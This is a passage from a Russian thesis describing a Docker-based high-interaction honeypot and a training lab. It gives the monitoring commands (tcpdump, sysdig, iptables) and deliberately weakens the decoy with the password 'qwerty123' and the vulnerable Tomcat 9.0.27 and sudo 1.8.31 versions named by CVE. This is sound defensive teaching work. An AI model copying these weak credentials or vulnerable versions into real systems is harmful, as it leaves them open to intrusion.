


Рисунок 15 – Архитектура высокоинтерактивной honeypot-системы

Разработанная система реализована по концепции развертывания honeypot-систем «щит», то есть злоумышленник в ходе проведения атак будет взаимодействовать не с хостовой системой, а с docker-контейнером (модулем, реализующим механизм «обмана» злоумышленника). Хостовая система, в свою очередь, будет выполнять роль прокси-сервера с модулем управления honeypot-системой, модулем обнаружения атак на всю систему, модулем сбора

и визуализации данных, собираемых из docker-контейнера, а также модулем очистки контейнера.

Рассмотрим архитектуру высокоинтерактивной honeypot-системы. В процессе описания архитектуры будут определены основные принципы функционирования каждого модуля без уточнения реализации. Описание деталей реализации представлено в п. 6.4.

Модуль управления honeypot-системой. Роль данного модуля состоит в том, чтобы выполнять запуск и остановку других модулей honeypot-системы. Получая ту или иную команду, данный модуль проверяет запущен ли определенный модуль honeypot-системы, и если он не работает, то производит его запуск. Кроме этого, данный модуль реализовывает возможность подключение злоумышленника через ssh-сессию к компоненту honeypot-системы, реализующему механизм «обмана» злоумышленника, то есть к docker-контейнеру. Для этого модуль управления honeypot-системой переадресовывает весь трафик, идущий на хостовую машину, в docker-контейнер. Также данный модуль honeypot-системы после завершения своей работы производит очистку тех или иных данных, чтобы освободить системные ресурсы от неактивных или неиспользуемых модулей системы, а также чтобы не нарушать работоспособность хостовой машины.

Технология Docker. Данное программное обеспечение позволит управлять (создавать, конфигурировать, удалять, проводить мониторинг) контейнером, который используется в качестве модуля, реализующего механизм «обмана» злоумышленника.

Модуль, реализующий механизм «обмана» злоумышленника. Данный модуль представляет собой docker-контейнер. Выбор механизма контейнерной виртуализации для данного модуля обусловлен тем, что контейнер на основе технологии docker может представлять из себя полноценную рабочую систему, что повысить уровень взаимодействия с злоумышленником. В то же время docker-контейнер позволит сэкономить производственные ресурсы, а также обезопасит хостовую систему от

компрометации. Также для привлечения внимания злоумышленника в docker-контейнер будут установлены несколько видов сервисов и служб (ssh-сервер, web-сервер и другие). Также контейнер будет иметь ряд уязвимостей, что позволит исследовать действия злоумышленника в режиме реального времени, так как все действия, проводимые с docker-контейнером, будут регистрироваться с помощью модуля обнаружения факта атаки.

Модуль обнаружения факта атаки на honeypot-систему. Роль данного модуля состоит в том, чтобы регистрировать все события, связанные с атаками на систему, а также действиями злоумышленника, которые они выполняют в ходе проведения данных атак. Информацией, которая относится к данным событиям, является как обычный сетевой трафик и сетевые соединения, например, ssh-соединение, так и любые попытки авторизации в системе, а также команды и действия, выполняемые злоумышленниками в момент проникновения в систему.

Модуль сбора и визуализации данных о действиях злоумышленника. Данный модуль выполняет функции сборщика всей зарегистрированной информации, которая была получена с помощью модуля обнаружения факта атаки на систему. Сбор информации происходит в специально-созданные log-файлы. После сбора всех данных в log-файлы собранная информация централизованно передается в web-интерфейс для дальнейшего анализа. Важно, чтобы данный модуль собирал информацию, которая позволила бы давать представление об IP-адресе злоумышленника, времени, в которое проводилось то или иное действие нарушителя, а также целях злоумышленника (сервисы и службы, на которые производятся атаки).

6.3 Алгоритм работы honeypot-системы

Алгоритм работы высокоинтерактивной honeypot-системы представлен на рисунке А1 приложения А, а также в графической части на плакате «Алгоритм работы высокоинтерактивной honeypot-системы».

Модуль управления honeypot-системой проверяет не запущен ли модуль, реализующий механизм «обмана» злоумышленника в виде docker-контейнера. Если модуль управления honeypot-системой не находит образ контейнера, он завершает работу всей honeypot-системы.

В случае нахождения образа docker-контейнера модуль управления honeypot-системой производит запуск модуля, реализующего механизм «обмана» злоумышленника, тем самым, делая хостовую систему доступной для подключения злоумышленника по определенному порту.

Для перенаправления попыток получения доступа к хостовой системе в модуль, реализующий механизм «обмана» злоумышленника, то есть в docker-контейнер, модуль управления honeypot-системой создает правила переадресации входящего трафика и межсетевого экранирования. Далее модуль управления honeypot-системой запускает модуль обнаружения факта атаки. В случае сетевой или системной активности в docker-контейнере, данный модуль начинает регистрировать все события. Модуль сбора и визуализации данных, который также запускается модулем управления honeypot-системой, собирает всю необходимую информацию. После этого собранная информация передается в web-интерфейс с помощью того же модуля сбора и визуализации данных.

После запуска всех модулей компонент управления honeypot-системой ждет ответа от пользователя для завершения работы honeypot-системы. В случае ввода команды по завершению работы, модуль управления honeypot-системой останавливает работу других модулей системы, производит очистку docker-контейнера, а также всех правил переадресации и межсетевого экранирования. В случае же команды перезапуска модуль управления honeypot-системой производит все команды, описанные выше, после чего вновь запускает свою работу и других модулей системы.

6.4 Реализация модели высокоинтерактивной honeypot-системы

6.4.1 Описание архитектуры разработанной модели honeypot-системы

В ходе выполнения выпускной квалификационной работы была реализована модель высокоинтерактивной honeypot-системы. В качестве хостовой системы выступала ОС Ubuntu 18.04.5 LTS. Архитектура разработанной модели высокоинтерактивной honeypot-системы представлена на рисунке 16.




Рисунок 16 – Архитектура модели honeypot-системы

Данная модель высокоинтерактивной honeypot-системы соответствует той архитектуре, что была определена в п. 6.2.

Модуль управления honeypot-системой представляет собой программу, написанную на языке bash (honeypot.sh). Подсистема очистки реализована внутри данной программы.

В роле модуля, реализующего механизм «обмана» злоумышленника, выступает docker-контейнер, созданный на основе чистой ОС Ubuntu 20.04.2.

Модуль обнаружения факта атаки на honeypot-систему представляет собой совокупность утилит tcpdump, docker logs, а также sysdig.

В роле модуля сбора и визуализации данных о действиях злоумышленника выступает система записи в log-файлы, реализованная в скрипте honeypot.sh, а также стек «Loki».

6.4.2 Разработка модуля, реализующего механизм «обмана» злоумышленника

По умолчанию образ docker-контейнера с ОС Ubuntu 20.04.2 LTS не имеет предустановленного программного обеспечения. Поэтому для реализации необходимого механизма «обмана» злоумышленника был собран собственный образ docker-контейнера с помощью написанного Dockerfile. Полный текст Dockerfile представлен в приложении Б.

За основу собственного образа docker-контейнера был взят контейнер Ubuntu 20.04.2 LTS. Для имитации работы реальной системы был установлен список пакетов, позволяющий проверять сетевые интерфейсы, проверять доступность удаленных хостов, создавать и редактировать файлы.

Кроме этого, для того, чтобы злоумышленник мог подключаться к honeypot-системе через ssh-соединение, как было описано в п. 6.2, в docker-контейнере был развернут ssh-сервер. Так, был установлен набор программ, позволяющих производить подключения с использованием протокола SSH, в Dockerfile была прописана команда по запуску ssh-сервера и команда, которая передавала docker-контейнеру использовать 22 порт для подключения по SSH. Также в Dockerfile была прописана команда, которая позволяла в дальнейшем собирать данные о всех ssh-подключениях к контейнеру.

Для привлечения внимания злоумышленника в образе docker-контейнера также был развернут web-сервер «Apache httpd» на 80 порту, а также сервер «Apache Tomcat» на 8080 порту. Данный сервер «Apache Tomcat» был установлен с уязвимой версией 9.0.27, которая имела общеизвестную уязвимость CVE-2020-9484.

По умолчанию все docker-контейнеры создаются в сети 172.17.0.1/16. Такой диапазон может дать понять злоумышленнику, что он работает с не настоящей системой. Поэтому с помощью специального файла для docker-контейнеров «daemon.json» был указан диапазон адресов 192.168.0.150/25, в котором выдавался IP-адрес docker-контейнеру, начиная с первого свободного в указанной подсети. Выбор такого диапазона адресов обусловлен тем, что он похож на те, что назначаются для внутренних сегментов сетевой инфраструктуры. Таким образом, docker-контейнер имел IP-адрес 192.168.0.129.

Также по умолчанию все docker-контейнеры запускаются от учетной записи суперпользователя. Такая процедура запуска не подходила для реализации модели высокоинтерактивной honeypot-системы, поэтому через команды в Dockerfile собственный docker-контейнер запускался от имени учетной записи пользователя «user». Кроме этого, для учетной записи пользователя «user» был установлен пароль «qwerty123». Такой слабый пароль был установлен для того, чтобы обмануть злоумышленника и дать ему возможность попасть в docker-контейнер. Кроме этого, пользователь «user» состоял только в группе «user», то есть не имел прав суперпользователя.

В рамках изучения поведения злоумышленника после получения им доступа к учебной модели honeypot-системы в docker-контейнер был установлен пакет предоставления пользователям частичных привилегий суперпользователя «sudo» версии 1.8.31. Данная версия программы имела общедоступную уязвимость CVE-2021-3156, которая в свою очередь позволяла пользователю без прав суперпользователя повысить свои привилегии. Данный пакет был установлен только в рамках изучения работы учебной модели высокоинтерактивной honeypot-системы.

Таким образом разработанный модуль, реализующий механизм «обмана» злоумышленника, позволит отследить поведение злоумышленника на всех этапах проведения атак на honeypot-систему, в том числе на этапе закрепления в системе.

6.4.3 Разработка модуля обнаружения факта атаки на honeypot-систему

Как было описано в п. 6.4, в качестве модуля обнаружения факта атаки на разрабатываемую высокоинтерактивную honeypot-систему использовалась совокупность утилит tcpdump, docker logs и sysdig. Данный набор средств запускался в хостовой системе.

Утилита tcpdump, позволяла регистрировать события, связанные с входящим сетевым трафиком, относящийся к docker-контейнеру, выступающему в роле модуля, реализующего механизм «обмана» злоумышленника. Для того, чтобы в дальнейшем было удобнее анализировать собранный трафик, tcpdump запускался с несколькими ключами. Данные ключи позволяли:

- регистрировать трафика с определенного IP-адреса;
- отображать IP-адрес вместо имени хоста;
- отображать номер порта;
- выводить минимум информации (имя протокола, отправитель и получатель сетевого пакета, порты и количество переданных данных);

В результате использования ключей команда по запуску утилиты tcpdump для регистрации событий, связанных с сетевым трафиком, имела следующий вид:

```
sudo tcpdump dst ${CONTAINER_IP} -n -nn -q -t
```

где CONTAINER_IP – IP-адрес docker-контейнера.

Для регистрации событий, связанных с сетевыми соединениями к honeypot-системе, а также попытками авторизации в honeypot-системе, использовалась утилита docker logs. Команда по запуску утилиты docker logs выглядела следующим образом:

```
sudo docker logs -f ${CONTAINER_NAME}
```

где CONTAINER_NAME – имя используемого docker-контейнера в качестве модуля.

Для регистрации событий, связанных с чтением, записью и изменением прав доступа к файлам и директориям, использовался инструмент для отслеживания системной активности – sysdig [17]. В частности, использовались специально-созданные для работы инструмента sysdig скрипты chisels, написанные на языке lua. Так, применялись следующие скрипты chisels:

- echo_fds – скрипт, отслеживающий данные, которые читаются и записываются тем или иным процессом;

- spy_users – скрипт, который отслеживает все команды, выполняемые тем или иным пользователем в интерактивном режиме (например, из bash);

- spy_file – скрипт, который отслеживает все операции чтения и записи файлов в той или иной системе.

В результате команды по запуску утилиты sysdig вместе с скриптами chisels выглядели следующим образом:

```
sudo      sysdig      -pc      -A      -c      echo_fds
container.name=${CONTAINER_NAME} and proc.name=sshd and
"evt.is_io_read=true and not fd.type contains pipe and
not fd.name contains /"
```

```
sudo      sysdig      -pc      -A      -c
/usr/share/sysdig/chisels/spy_users
container.name=${CONTAINER_NAME} "and not fd.name
contains /usr/local/tomcat/ and not fd.name contains
/usr/bin/"
```

```
sudo      sysdig      -pc      -A      -c
/usr/share/sysdig/chisels/spy_file
container.name=${CONTAINER_NAME} "and not fd.name
contains /lib/x86_64-linux-gnu/ and not fd.name contains
/dev/null and not fd.name contains /usr/share/nano/ and
not fd.name contains /etc/nsswitch.conf and not fd.name
contains /lib/terminfo/x/ and not fd.name contains
```

```
/usr/lib/ssl/ and not fd.name contains /etc/ssh and not
fd.name contains /usr/local/tomcat/ and not fd.name
contains /dev/urandom and not fd.name contains
/usr/lib/jvm/ and not fd.name contains /etc/localtime and
not fd.name contains /usr/local/tomcat/ and not fd.name
contains /etc/apache2/ and not fd.name contains
/proc/filesystems and not fd.name contains /etc/gai.conf
and not fd.name contains /proc/self/ and not fd.name
contains /usr/lib/apache2/ and not fd.name contains
/proc/self/ and not fd.name contains /sys/fs/ and not
fd.name contains /proc/net/ and not fd.name contains
/etc/resolv.conf and not fd.name contains /proc/sys/ and
not fd.name contains /sys/devices/ and not fd.name
contains /etc/timezone and not fd.name contains
/usr/bin/which and not fd.name contains /etc/group and
not fd.name contains /etc/host.conf and not fd.name
contains etc/resolv.conf and not fd.name contains
/dev/random and not fd.name contains /etc/mime.types and
not fd.name contains /etc/nanorc"
```

где CONTAINER_NAME – имя используемого docker-контейнера в качестве модуля, реализующего механизм «обмана» злоумышленника.

6.4.4 Разработка модуля сбора и визуализации данных о действиях злоумышленника

Для сбора данных о действиях злоумышленника использовались специально-созданные log-файлы, куда сохранялась вся зарегистрированная информация с помощью утилит tcpdump, docker logs и sysdig. Данные файлы располагались в специально-созданной директории на хостовой машине /var/log/honeypot.

По умолчанию утилита `tcpdump` имеет возможность сохранять собранные данные в файл только формата «pcap». Данный формат файлов не позволяет читать и анализировать данные в формате, удобном обычному пользователю. Поэтому всю зарегистрированную информацию с помощью `tcpdump` было решено сохранять в файл с помощью механизма перенаправления ввода-вывода Linux. Команда по запуску `tcpdump` с сохранением информации log-файл выполнялась в bash-скрипте «honeypot.sh» (в модуле управления honeypot-системой) и имела следующий вид:

```
sudo tcpdump dst ${CONTAINER_IP} -n -nn -q >
/var/log/honeypot/docker_net.log 2>&1 &>
```

где `/var/log/honeypot/docker_net.log` – log-файл, куда сохранялась вся информация, связанная с сетевым трафиком docker-контейнера.

Для сохранения полученной информации с помощью `docker logs` был также использован механизм перенаправления ввода-вывода Linux. Команда по сохранению информации, регистрируемой `docker logs`, в log-файл выглядела следующим образом:

```
sudo docker logs -f -t ${CONTAINER_NAME} >
/var/log/honeypot/docker_logs.log 2>&1 &
```

где `/var/log/honeypot/docker_logs.log` – имя файла, куда сохранялась информация, связанная с сетевыми соединениями к honeypot-системе и попытками авторизации в системе.

Также, как и утилита `tcpdump`, инструмент `sysdig` по умолчанию имеет возможность сохранения данных в файл только формата «scap», который обычный пользователь не может прочитать. Поэтому для сбора информации в log-файлы скрипты `chisels` были изменены таким образом, что все данные и операции, которые эти скрипты отслеживали в ходе своей работы, сохранялись в эти файлы. Помимо этого, и сам вывод данных, который производили данные «chisels», был отредактирован. Так, для вывода скрипта `chisels` «spy_users» были добавлены строки, которые давали представление об

выполняемой команде в системе. Для скрипта chisels «spy_file» была добавлена строка, которая давала представление об выполненной операции.

Скрипт chisels «echo_fds» применялся для регистрации событий, связанных с вводом злоумышленником какой-либо информации при получении доступа к honeypot-системе. В частности, данный скрипт отслеживал все пароли, которые злоумышленник вводил при получении доступа через ssh-соединение. Однако chisels «echo_fds» собирал большее количество мусора в связи со спецификой своей работы, поэтому помимо обычного сохранения данных в log-файл, который осуществлялся при запуске инструмента sysdig вместе с chisels «echo_fds», использовалась утилита sed. Данная утилита позволяла убирать мусор, который хранился в log-файле, и оставлять только ту информацию, которая давала понятие об вводимых злоумышленником паролей.

В результате описанных выше всех дополнительных настроек команды по запуску утилиты sysdig вместе с скриптом chisels «echo_fds» выглядела следующим образом:

```
sudo sysdig -pc -A -c echo_fds
container.name=${CONTAINER_NAME} and proc.name=sshd and
"evt.is_io_read=true and not fd.type contains pipe and
not fd.name contains "/" >
/var/log/honeypot/password_garbage.log && sed -i '/^$/d'
/var/log/honeypot/password_garbage.log && sed -rni
'/^.{4,10}$ /p' /var/log/honeypot/password_garbage.log &&
sed -i '/eth\|%|+ /d'
/var/log/honeypot/password_garbage.log && sed -i
's/^/ENTER_PASSWORD /'
/var/log/honeypot/password_garbage.log && cp
/var/log/honeypot/password_garbage.log
/var/log/honeypot/password_${CONTAINER_NAME}.log 2>&1 &
```

где `/var/log/honeypot/password_garbage.log` – имя файла, где хранилась зарегистрированная информация, позволяющая отследить вводимые злоумышленником пароли при получении доступа к honeypot-системе, `/var/log/honeypot/password_${CONTAINER_NAME}.log` – имя файла, где хранилась обработанная утилитой `sed` информация.

Команды по запуску всех утилит, связанных с регистрацией событий и сбором данных в log-файлы, были прописаны в `bash`-скрипте «`honeypot.sh`».

Для централизованного сбора всех данных, которые хранились в log-файлах, использовался, как было описано в п. 6.4, стек «Loki» [18]. Данный стек является общедоступным и представляет из себя совокупность средства хранения собранных данных (Loki), элемента обработки данных, отправляющего входящие данные в Loki (Promtail), а также web-интерфейса для визуализации и анализа собранных данных (Grafana).

Так, инструмент Promtail собирал все данные из log-файлов, передавал их в Loki, который выполнял хранение собранных данных и передавал в web-интерфейс Grafana. Инструмент Grafana в свою очередь выводил все данные в своей информационной панели, где можно было отследить каждое зарегистрированное событие, связанное с honeypot-системой.

Для работы с данным набором программных средств была произведена их установка и настройка на хостовой системе в виде docker-контейнеров. Все docker-контейнеры используемых сервисов запускались с помощью специально созданного файла «`loki-stask.yml`». Данный файл представлен в приложении В.

Кроме этого, был разработан собственный файл конфигурации программы Promtail, который собирал все данные из log-файлов, находившихся в директории `/var/log/honeypot`. Файл конфигурации приложения «Promtail» представлен в приложении В. В результате команда по запуску все сервисов стека «Loki» имела следующий вид:

```
docker-compose -f loki-stask.yml up
```

Данная команда по запуску выше описанных сервисов была прописана в bash-скрипте «honeypot.sh».

6.4.5 Разработка модуля управления honeypot-системой

Как было описано в п. 6.4, модуль управления honeypot-системой представляет собой bash-скрипт honeypot.sh. Основными функциями данного скрипта являлись:

- определение внешнего сетевого интерфейса хостовой системы;
- запуск docker-контейнера;
- перенаправление трафика из хостовой системы в docker-контейнер;
- запуск утилиты регистрации событий со сбором данных в log-файлы;
- запуск стека «Loki» для анализа и визуализации данных из log-файлов;
- остановка всех модулей honeypot-системы при завершении работы данной программы;
- очистка docker-образа, log-файлов и правил перенаправления после завершения своей работы.

Для определения внешнего сетевого интерфейса хостовой системы использовались стандартные утилиты ОС Linux, позволяющие получить список сетевых интерфейсов системы. Далее скрипт выводил информацию о доступных сетевых интерфейсах системы, а также выводил сообщение о выборе пользователем внешнего сетевого интерфейса хостовой системы. После ввода пользователем внешнего интерфейса из предложенного списка введенная информация записывалась в переменную, отвечающую за внешний сетевой интерфейс хостовой системы.

Проверка наличия образа контейнера осуществлялась через стандартные средства управления docker-образами. С помощью этих же средств проводилась проверка на наличие незапущенного docker-контейнера. В обоих случаях, если проверки давали ложный результат, для пользователя выводилось сообщение в оболочке терминала ОС Linux. После проведенных

проверок выполнялся запуск docker-контейнера через стандартные команды запуска контейнеров.

Для осуществления перенаправления сетевого трафика из хостовой системы в docker-контейнеры использовалась утилита iptables. Так, для перенаправления трафика в скрипте honeypot.sh использовались следующие команды:

```
iptables -A FORWARD -p tcp -d ${CONTAINER_IP} -m
state --state NEW,ESTABLISHED,RELATED -j ACCEPT

iptables -t nat -A PREROUTING -i ${EXIT_INTERFACE} -
p tcp -d ${HOST_NAME} -j DNAT --to-destination
${CONTAINER_IP}
```

где CONTAINER_IP – IP-адрес docker-контейнера, EXIT_INTERFACE - внешний интерфейс хостовой системы, HOST_NAME - внешний IP-адрес хостовой системы.

Первая команда создавала новое правило в цепочке FORWARD (цепочка приходящих пакетов) для сетевого протокола TCP, которое разрешало принимать приходящие пакеты на IP-адрес docker-контейнера с проверкой состояний соединений.

Вторая команда создавала новое правило в цепочке PREROUTING (цепочка изменения входящих пакетов, устанавливающая новое соединение) для сетевого протокола TCP, которое подменяло адрес хостовой системы на адрес docker-контейнера для всех входящих пакетов.

В результате с помощью этих правил весь трафик направлялся в docker-контейнер, выступающий в роле модуля, реализующего механизм «обмана» злоумышленника.

Далее для увеличения вероятности обмана злоумышленника скрипт honeypot.sh добавлял еще один сетевой интерфейс в docker-контейнер с IP-адресом 10.10.3.3/24. Для этого было использовано общедоступное программное обеспечение ripework [19]. Данный адрес позволял сделать honeypot-систему еще более похожую на реальную, так как IP-адрес, который

был присвоен docker-контейнеру, содержался в диапазоне адресов, чаще всего используемом в VPN-технологиях.

После запуска docker-контейнера и выполнения его надстроек, honeypot.sh выполнял запуск утилит регистрации событий tcpdump, docker logs, sysdig со сбором данных в log-файлы. После чего скрипт запускал сервисы стека «Loki», настроенные в виде docker-контейнеров. В случае успешного запуска всех модулей и создания правил переадресации данный скрипт выдавал сообщение пользователю об успешном запуске всей honeypot-системы.

После чего программа ждала от пользователя соответствующей команды по работе с системой. В случае, если пользователь захочет завершить работу с honeypot-системой, он должен ввести соответствующее значение, отвечающее за завершения работы системы, после чего bash-скрипт совершит остановку и очистку docker-контейнера, очистит все правила переадресации, а после закончит свою работу. Если же пользователь введет команду по перезапуску системы, то honeypot.sh выполнит те же команды, что при завершении работы, но при этом запустится заново. В случае, если пользователь введет любую другую команду или выполнить аварийное завершение bash-скрипта honeypot.sh, процесс очистки не произойдет.

Полный текст bash-скрипта honeypot.sh представлен в приложении Г.

7 Разработка стенда, применяемого для выполнения учебных заданий, по ознакомлению принципа работы учебной модели высокоинтерактивной honeypot-системы

7.1 Состав разрабатываемого стенда

На рисунке 17 и в графической части на плакате «Состав виртуального стенда, применяемого для изучения механизмов обнаружения атак на сетевую инфраструктуру» представлен состав виртуального стенда, применяемого для выполнения учебных заданий, по ознакомлению принципа работы учебной модели высокоинтерактивной honeypot-системы.




Рисунок 17 - Состав виртуального стенда, применяемого для выполнения учебных заданий, по ознакомлению принципа работы учебной модели высокоинтерактивной honeypot-системы

Перечень виртуальных машин, входящих в состав виртуального стенда, включает:

- виртуальная машина (ВМ) № 1 с установленной гостевой ОС Ubuntu 18.04.5 LTS, являющаяся honeypot-системой;
- виртуальная машина (ВМ) № 2 с установленной гостевой ОС Kali Linux 2020.4.0, которая предназначена для проведения атак на honeypot-систему и имитации работы злоумышленника.

Аппаратная конфигурация виртуальной машины (ВМ) № 1 включает:

- количество процессоров – 2;
- объем оперативной памяти – 2 Гбайта;
- виртуальный жесткий диск, подключаемый с использованием интерфейса SATA. Объем виртуального жесткого диска – 40 Гбайт;
- привод оптических дисков, подключаемый с использованием интерфейса SATA - 1;
- объем видеопамати - 128 Мбайт;
- общая папка между гостевой и основной ОС.

Программная конфигурация виртуальной машины (ВМ) № 1 включает:

- гостевая ОС - Ubuntu 18.04.5 LTS (разрядность - 64 бита);
- роль виртуальной машины (ВМ) – honeypot-система.

Виртуальная машина (ВМ) № 2:

Аппаратная конфигурация виртуальной машины (ВМ) № 2 включает:

- количество процессоров – 1;
- объем оперативной памяти – минимальный 1 Гбайт, рекомендуемый 2 Гбайта;
- виртуальный жесткий диск, подключаемый с использованием интерфейса SATA. Объем виртуального жесткого диска – 20 Гбайт;
- привод оптических дисков, подключаемый с использованием интерфейса SATA - 1;
- объем видеопамати - 128 Мбайт.

Программная конфигурация виртуальной машины (ВМ) № 2 включает:

- гостевая ОС - Kali Linux 2020.4.0 (разрядность - 64 бита);
- роль ВМ – имитация работы злоумышленника с целью проведения атак на honeypot-систему.

7.2 Подготовка виртуального стенда

Для развертывания виртуального стенда, применяемого для выполнения учебных заданий, по ознакомлению принципа работы учебной модели высокоинтерактивной honeypot-системы, а также для изучения механизмов обнаружения атак на сетевую инфраструктуру было использовано программное решение в области виртуализации Virtualbox. На базе этой системы были созданы и настроены виртуальные машины, входящие в состав виртуального стенда.

Виртуальная машина (ВМ) № 1 с установленной гостевой ОС Ubuntu 18.04.5 LTS, являющаяся honeypot-системой, имела имя «Honeypot-Machine». В качестве хостовой системы honeypot-системы выступала именно гостевая ОС виртуальной машины. Поэтому в данную гостевую ОС Ubuntu 18.04.5 LTS предварительно был установлен набор инструментов и средств, необходимых для работы honeypot-машины. Также были произведены все настройки программных компонентов, являющихся модулями honeypot-системой либо входящих в состав этих модулей или взаимодействующие с ними.

Виртуальная машина (ВМ) № 2 с установленной гостевой ОС Kali Linux 2020.4.0, которая предназначена для проведения атак на honeypot-систему и имитации работы злоумышленника, имела имя «Hack-Machine». Для проведения атак на honeypot-систему предварительно были установлены программные средства, позволяющие проводить атаки, а также подготовлены необходимые файлы для проведения атак. В частности, были сформированы словари для атак «Brute force», подготовлены файлы для проведения атак с использованием общедоступных уязвимостей.

7.3 Состав учебных заданий по ознакомлению принципа работы учебной модели высокоинтерактивной honeypot-системы

Состав учебных заданий, позволяющих изучить работу honeypot-системы, включал:

- изучение процедуры запуска и первоначальной конфигурации honeypot-системы;
- изучение принципа работы honeypot-системы при проведении злоумышленником сетевой разведки;
- изучение принципа работы honeypot-системы при получении злоумышленником доступа к honeypot-системе методом подбора учетных записей;
- изучение принципа работы honeypot-системы в ходе выполнения злоумышленником действий по сбору и анализу данных в honeypot-системе;
- изучение принципа работы honeypot-системы в ходе выполнения злоумышленником действий, связанных с закреплением в honeypot-системе методом повышения привилегий пользователя;
- изучение принципа работы honeypot-системы при получении злоумышленником доступа к honeypot-системе методом эксплуатации общеизвестной уязвимости;
- изучение принципа работы honeypot-системы в ходе проведения злоумышленником DDoS-атак методом TCP-flood.

Состав учебных заданий, позволяющих изучить возможные вектора атак на honeypot-систему, включал:

- изучение механизма проведения сетевой разведки;
- изучение механизма получения доступа к объекту сетевой инфраструктуры методом подбора учетных записей;
- изучение механизма сбора и анализа данных внутри системы после успешной атаки на объект сетевой инфраструктуры;

- изучение механизма закрепления в системе методом повышения привилегий пользователя;
- изучение механизма получения доступа к объекту сетевой инфраструктуры методом эксплуатации общеизвестной уязвимости;
- изучение механизма проведения DDoS-атак методом TCP-flood на объект сетевой инфраструктуры.

8 Описание учебных рекомендаций по работе с учебной моделью высокоинтерактивной honeypot-системой

